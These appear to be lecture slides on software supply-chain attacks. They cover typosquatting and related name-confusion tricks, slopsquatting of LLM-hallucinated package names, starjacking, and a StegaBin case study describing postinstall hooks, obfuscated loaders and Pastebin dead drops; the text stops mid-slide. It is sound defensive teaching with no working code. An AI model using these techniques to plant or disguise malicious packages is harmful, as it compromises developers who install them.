
1. Attacker gains access to code




Example: EventStream




Example: EventStream



Example: EventStream




Example: EventStream




Squatting

- Squatting:
 - is a very common way for creating **name confusion**
 - there are different variants of this technique.
- **Typosquatting**:
 - the “classic” squatting attack
 - popular also in DNS names
 - targets the typing mistakes of developers
 - attackers create “squatted” version of the packages hoping that will be erroneously imported
 - example: *pip install pandas* vs *pip install panndas*.



Package Names Similarity: Is It Common?

- **Not** all **name variants** of a package **are** a typosquatting **attacks**.
- Packages can have a similar names for different reasons:
 - share a relation with the original package
 - by chance
 - **jokes** (computer engineers are great guys!)
 - to take advantage of famous packages
 - ...



Just Kidding!

How to Identify a Squatted Package?

- Metadata help to understand whether a package is typosquatted or not.
- It is important to assess the **credibility** of a repository:
 - number of versions
 - who the contributors are
 - its homepage and documentation
 - the creation date
 - continuity of updates indicating possible repository takeover attacks.

Name	fandas
Description	null
Keywords	null
Platform	PyPI
Language	null
Repository URL	null
Security URL	null
Version	4.1.2
Release Date	2025-06-12
# Versions	1
# Dependents	0
# Dependencies	0
# Contributors	0
Scripts	setup.py
README	null

How to Identify a Squatted Package?

- Example:
 - single release with a high version
 - lack of basic info
 - setup.py is a legacy file that is executed during the installation process and it may contain malicious code to be executed in the post-installation phase
 - **what you spot?**

Name	fandas
Description	null
Keywords	null
Platform	PyPI
Language	null
Repository URL	null
Security URL	null
Version	4.1.2
Release Date	2025-06-12
# Versions	1
# Dependents	0
# Dependencies	0
# Contributors	0
Scripts	setup.py
README	null

How to Identify a Squatted Package?

- Example:
 - single release with a high version
 - lack of basic info
 - setup.py is a legacy file that is executed during the installation process and it may contain malicious code to be executed in the post-installation phase
 - **what you spot?**
- Things to know:
 - the new standard for Python packages relies upon a pyproject.toml file
 - the file contains only static data and it is never executed
 - more info:
<https://packaging.python.org/en/latest/guides/writing-pyproject-toml/>

Name	fandas
Description	null
Keywords	null
Platform	PyPI
Language	null
Repository URL	null
Security URL	null
Version	4.1.2
Release Date	2025-06-12
# Versions	1
# Dependents	0
# Dependencies	0
# Contributors	0
Scripts	setup.py
README	null

Squatting

- Squatting:
 - is a very common way for creating name confusion
 - there are different variants of this technique.
- **Combosquatting:**
 - exploits combination of well-known terms or names to improve credibility of a package
 - example: *pandas-mylib*.

existing popular package
- **Brandjacking:**
 - targets the brand name to exploit reputation and credibility of a package
 - example: *google-mylib*.

brand




Source: Vladimir Starkov

Squatting

- Squatting:
 - is a very common way for creating name confusion
 - there are different variants of this technique.
- **Slopsquatting:**
 - takes advantage of hallucinations of Large Language Models (LLMs)
 - when prompted, an LLM may generate code containing package names that do not exist
 - an attacker can prepare rogue versions or claim such names
 - example: *huggingface-cli* (Lanyado, 2023).

Squatting

- Squatting:
 - is a very common way for creating name confusion
 - there are different variants of this technique.
- **Namespace omission or change:**
 - namespaces allow to prevent collisions and organize packages in different domains
 - a company may have private packages containing functionalities needed by its own developers
 - to install the private version of a package, a developer needs to state its full name.
- Example:
 - *npm install @org/order-date-retrieval*
 - namespace
 - name




Squatting

- Squatting:
 - is a very common way for creating name confusion
 - there are different variants of this technique.
- **Namespace omission or change:**
 - an attacker exploits the name of the private package by creating a package with the same name but outside the company namespace.
- Example:
 - *npm install @org/order-date-retrieval*

npm install @org/order-date-retrieval

namespace name



Squatting

- Squatting:
 - is a very common way for creating name confusion
 - there are different variants of this technique.
- **Namespace omission or change:**
 - if a developer types the package name without the namespace will install the unscoped package.

- Example:

- *npm install @org/order-date-retrieval*


@org/order-date-retrieval

namespace name

- *npm install order-date-retrieval*


order-date-retrieval

unscoped name



Hijacking

- Previous examples showcased some form of a **hijacking**:
 - in the case of event-stream, the attacker “promoted” himself as a developer
 - **reputation is the key enabler!**
- Starjacking:
 - many package registries (e.g., PyPI) do not check the information provided by the developer
 - an attacker may link a repository with a high number of **stars**, **increasing** the **reputation** of the package
 - the higher the reputation, the likely other people will download it!



r/ProgrammerHumor



Example: StegaBin

- StegaBin is a supply chain attack mixing many techniques:
 - first observed in February 2026
 - developed by North Korean-aligned FAMOUS CHOLLIMA
 - based on 26 malicious npm packages designed to look as legitimate.
- Malicious packages are delivered via typosquatted dependencies:
 - **legitimate examples:** fastify, day.js, zod, sequelize, bcrypt, KafkaJS
 - **malicious examples:** fastify-lint, vitetest-lint, kafkajs-lint, bcryptance
- Some malicious packages:
 - included the legitimate library as a dependency
 - the application could continue to work normally
 - malicious code is executed in background.




Example: StegaBin

- A **key component** of the StegaBin attack chain is the use of **installation hooks**:
 - commands that run automatically when a package is installed
 - *postinstall* in npm
 - custom installation command in *setup.py* in Python packages
 - a malicious packages uses node `“./scripts/test/install.js”` as the npm installation hook.
- Idea:
 - npm executes the hook during installation
 - the attack could begin before the developer import or explicitly use the package
 - *install.js* contained **decoy operations** but load the first-stage loader from: *vendor/scrypt-js/version.js*
 - the path resembled a **vendored copy** of the legitimate *scrypt-js* library.
- To prevent detection or analysis:
 - JavaScript code is concealed via RC4-encryption, array rotation, anti-debugging and control-flow flattening
 - the loader contacted one of **three hard-coded Pastebin URLs**.
 - these acted as redundant **dead-drop resolvers** rather than **directly hosting** the final malware.

Vendoring: including a local copy of a third-party dependency directly within a software project.

Example: StegaBin

- Each Paste**bin** page contained:
 - an apparently harmless computer-science essay
